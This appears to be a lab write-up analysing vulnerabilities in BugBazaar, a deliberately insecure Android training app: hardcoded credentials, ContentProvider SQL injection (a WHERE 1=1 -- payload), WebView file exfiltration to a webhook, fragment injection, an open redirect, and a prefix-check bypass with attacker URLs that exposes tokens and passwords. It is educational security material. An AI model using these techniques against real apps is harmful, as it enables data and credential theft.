
This grants full read/write control over the app’s backend user data
- Hardcoded Username & Password in
libBugBazaar.so
The application’s native library (libBugBazaar.so) contains hardcoded credentials, retrievable via JNI methods.
Password (Java_com_BugBazaar_Models_CredentialsLoader_getPassword)

Ghidra Decompilation Decode:
- Hex (little endian):
6365537261617a6142677542 - Decoded: BugBazaarSec (Partial)
Username (Java_com_BugBazaar_Models_CredentialsLoader_getUsername)

Ghidra Decompilation Decode:
- Hex (little endian):
61646d696e - Decoded: admin
SQL Injection in Content Provider
TL;DR
The app exports a ContentProvider that constructs SQL queries by directly concatenating unsanitized user input into the selection clause. This allows any app to perform a SQL injection attack to bypass filters and dump restricted data.
The Vulnerable Component
The vulnerability is in the query method of AddressContentProvider.
Manifest Snippet:
<provider
    android:name="com.BugBazaar.ui.addresses.AddressContentProvider"
    android:exported="true"
    android:authorities="com.bugbazaar.provider.addresses"/>
The provider is exported and enforces no permissions.
The Flaw: Code Breakdown
Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    SQLiteDatabase db = dbHelper.getReadableDatabase();
    String filter;
    if (selection != null && !selection.isEmpty()) {
        filter = selection + " AND nickname NOT LIKE '%0xSuper_Secret0x%'";
    } else {
        filter = "nickname NOT LIKE '%0xSuper_Secret0x%'";
    }
    return db.query(AddressContract.AddressEntry.TABLE_NAME, projection, filter, selectionArgs, null, null, sortOrder);
}
The selection parameter is concatenated directly into the filter string, which becomes the WHERE clause of the SQL query. An attacker can use a SQL comment (--) to neutralize the hardcoded filter.
Proof of Concept (PoC)
ADB Command:
- Invoke the content provider using the content command and query content://com.bugbazaar.provider.addresses (authority specified in the manifest).
- Use a WHERE clause to neutralize the hardcoded filter.

The resulting SQL query becomes:
SELECT * FROM addresses WHERE 1=1 -- AND nickname NOT LIKE '%0xSuper_Secret0x%'
The AND condition is commented out, causing the database to return all address records, including the “hidden” ones.

Real-World Impact
This is a classic SQL injection vulnerability that leads to unauthorized data access. It completely undermines application logic designed to filter sensitive records.
Arbitrary File Theft via Insecure WebView Interception
TL;DR
An exported activity (Contact_us) uses a WebView that intercepts requests. The interception logic is flawed, allowing a malicious HTML file to trick the app into reading arbitrary internal files (like SharedPreferences) and leaking them to an attacker’s server.
The Vulnerable Component
The Contact_us activity is exported and its WebView is configured with dangerously permissive settings.
The Flaw: Code Breakdown
// In onCreate()
webView.getSettings().setAllowFileAccess(true);
webView.getSettings().setAllowUniversalAccessFromFileURLs(true);
1. setAllowFileAccess(true)
-
What it does: This allows the WebView to read local files from the Android device. That means your HTML/JS/CSS files inside
file://URLs can be loaded and accessed. -
Example:
webView.loadUrl("file:///android_asset/index.html");Here,
index.htmlis loaded from the app’s assets. WithoutsetAllowFileAccess(true), this would fail. -
Security concern: Enabling this means if someone can inject content into your WebView, they might be able to read local files, like app data. So, you should enable it only if necessary.
2. setAllowUniversalAccessFromFileURLs(true)
-
What it does: Normally, a
file://URL is restricted by the Same-Origin Policy (SOP). That means JavaScript inside a local file cannot access:- Other
file://URLs http://orhttps://URLs
Setting this to
truelifts that restriction. It allows your local files to make network requests or access other files. - Other
Lets Inspect The WebView Intercept Logic ,
// In WebViewClient
@Override
public WebResourceResponse shouldInterceptRequest(WebView view, WebResourceRequest request) {
    Uri url = request.getUrl();
    if (url.getPath().startsWith("/local_cache/")) {
        // ... flawed logic to read from cache or fetch from network ...
        File file = new File(getCacheDir(), url.getLastPathSegment());
        if (file.exists()) {
            return new WebResourceResponse("text/html", "utf-8", 200, "OK", headers, new FileInputStream(file));
        }
        // ...
    }
    return super.shouldInterceptRequest(view, request);
}
1. shouldInterceptRequest
-
Purpose: This method lets you intercept every resource request (HTML, JS, CSS, images, etc.) that the WebView tries to load.
-
Return : You can return a
WebResourceResponseto provide custom data, or callsuper.shouldInterceptRequest()to let the WebView load it normally.
2. Uri url = request.getUrl();
-
Extracts the requested URL from the WebView request.
-
Example URLs:
https://example.com/index.htmlfile:///android_asset/index.htmlhttps://yourdomain.com/local_cache/page1.html
3. if (url.getPath().startsWith("/local_cache/")) { ... }
-
This checks if the request is targeting your local cache folder.
-
For example:
https://example.com/local_cache/page1.htmlwould match because its path starts with
/local_cache/. -
The objective is to serve cached files directly from your app storage instead of fetching from network.
4. File file = new File(getCacheDir(), url.getLastPathSegment());
-
getCacheDir()→ returns your app’s internal cache folder:/data/data/<your-app>/cache/ -
url.getLastPathSegment()→ last part of the URL path (likepage1.html) -
Fileobject represents the cached file on disk:/data/data/<your-app>/cache/page1.html
5. if (file.exists()) { return new WebResourceResponse(...) }
-
Checks if the cached file exists.
-
If yes, returns a custom `WebResourceResponse` :
new WebResourceResponse( "text/html", // MIME type "utf-8", // encoding 200, // HTTP status code "OK", // reason phrase headers, // optional HTTP headers new FileInputStream(file) // input stream for file content ); -
This fakes a network response from a local file.
6. return super.shouldInterceptRequest(view, request);
- If the URL does not match
/local_cache/or the file doesn’t exist, the WebView loads it normally from the network.
Proof Of Concept (POC)

- Create a malicious HTML file (
evil.html) containing javaScript to fetch an internal fileuserCred.xmland exfiltrate its contents.
- Push the file to the device:

- Launch the vulnerable activity with the local file:

- The response is received in the webhook:

You can also retrieve
user_auth.xmlusing the same method.
Real-World Impact
This vulnerability allows a zero-permission malicious app to steal sensitive data from the app’s internal storage, such as authentication tokens, user preferences, and cached information.
Fragment Injection
TL;DR
An exported activity (ReferUs) dynamically loads a Fragment based on a class name passed via an Intent extra. Because the class name is not validated, an attacker can inject and display arbitrary fragments, exposing hidden UI or crashing the app.
The Vulnerable Component
The flaw is in com.BugBazaar.ui.ContactsPack.ReferUs.
Manifest Snippet:
<activity
    android:name="com.BugBazaar.ui.ContactsPack.ReferUs"
    android:exported="true"/>
The Flaw: Code Breakdown
String stringExtra = getIntent().getStringExtra("fragName");
if (stringExtra != null) {
    getSupportFragmentManager().beginTransaction().replace(
        R.id.qrfragment_placeholder,
        Fragment.instantiate(this, stringExtra, null)
    ).commit();
}
The app takes the fragName string directly from the intent and uses it to instantiate a Fragment, without checking if it’s an allowed or safe fragment to display.
Proof of Concept (PoC)

An attacker can force the app to load an internal, non-public fragment like HiddenFragment.
ADB Command:

This command successfully renders the UI of HiddenFragment, which is not normally accessible.
Real-World Impact
Fragment injection can lead to the exposure of sensitive information, access to debug functionality, or Denial of Service (DoS) if the attacker provides a non-existent class name, causing the app to crash.
Open Redirect via Contact_us
This is the most straightforward example of an open redirect vulnerability. The application takes whatever URL is provided in the intent’s data field and loads it directly, no questions asked.
The Vulnerable Code
AndroidManifest.xml
<activity
android:name="com.BugBazaar.ui.Contact_us"
android:exported="true"/>
- The activity is exported, meaning any app or component can invoke it without restrictions.
Contact_us.java
protected void onCreate(Bundle savedInstanceState) {
    // ... setup code ...
    WebView webView = findViewById(R.id.webview2);
    webView.setWebViewClient(new MyWebViewClient());
    webView.getSettings().setjavaScriptEnabled(true);
    // ... other permissive settings ...

    Uri uri = getIntent().getData();

    if (uri == null) {
        webView.loadUrl("file:///android_asset/contact-us.html");
    } else {
        // The vulnerability is here: No validation on the URI
        webView.loadUrl(String.valueOf(uri));
    }
}
The Explanation
The code directly calls webView.loadUrl() with the string value of the Uri object received from getIntent().getData(). There is no check to ensure the URL points to a trusted domain. An attacker can craft an intent that points to any external website.
Proof of Concept (PoC)

This ADB command starts the Contact_us activity and passes an attacker-controlled URL (https://google.com) as the data URI.

Result: The app will open and display the content from https://google.com inside its own WebView, effectively creating a perfect phishing opportunity. The user sees the trusted app’s interface but interacts with malicious content.
Account Takeover via TermsAndConditionsActivity
This case shows how a flawed domain validation combined with an unsafe JavascriptInterface exposes sensitive data to attackers.
The Vulnerable Code
// TermsAndConditionsActivity.java

if (getIntent().getExtras() != null) {
    if (getIntent().hasExtra(AppConstants.KEY_WEBVIEW_URL)) {
        this.webViewUrl = getIntent().getExtras().getString(AppConstants.KEY_WEBVIEW_URL);
        startWebView(this.webViewUrl);
    }
}

// ...

private void startWebView(String str) {
    if (str.startsWith("bugbazaar.com")) {
        this.webView.addJavascriptInterface(new JavaScriptInterface(), "Androidinterface");
        this.webView.loadUrl(str);
    } else if (str.endsWith(".bugbazaar.com")) {
        CookieManager.getInstance().setCookie(str, getsessionid());
    }
    this.webView.loadUrl(str);
}

// Exposed JS interface
private class JavaScriptInterface {
    private JavaScriptInterface() {}

    @JavascriptInterface
    public String showToast(String str) {
        Toast.makeText(TermsAndConditionsActivity.this.getApplicationContext(), str, 0).show();
        return "hello";
    }

    @JavascriptInterface
    public String gettoken() {
        return TermsAndConditionsActivity.this.sessionManager.getUserToken();
    }

    @JavascriptInterface
    public String getusername() {
        return UserAuthSave.getSavedUsername();
    }

    @JavascriptInterface
    public String getpassword() {
        return UserAuthSave.getSavedPassword();
    }
}
The Explanation
The developer tries to restrict WebView content by checking if the URL startsWith("bugbazaar.com").
This is insecure because it only checks the string prefix, not the actual hostname.
As a result, URLs such as:
http://bugbazaar.com.attacker.com/http://bugbazaar.com@evil.com/
will pass validation but actually load attacker-controlled content.
When such a URL is loaded, the app also injects the JavaScriptInterface object (Androidinterface).
That interface exposes sensitive methods directly to JavaScript running in the page:
getusername()→ retrieves stored usernamegetpassword()→ retrieves stored passwordgettoken()→ retrieves the session tokenshowToast()→ shows a Toast and confirms code execution
Proof of Concept (PoC)
Launch the exported activity with a malicious URL:


On the attacker-controlled poc.html:
The Outcome
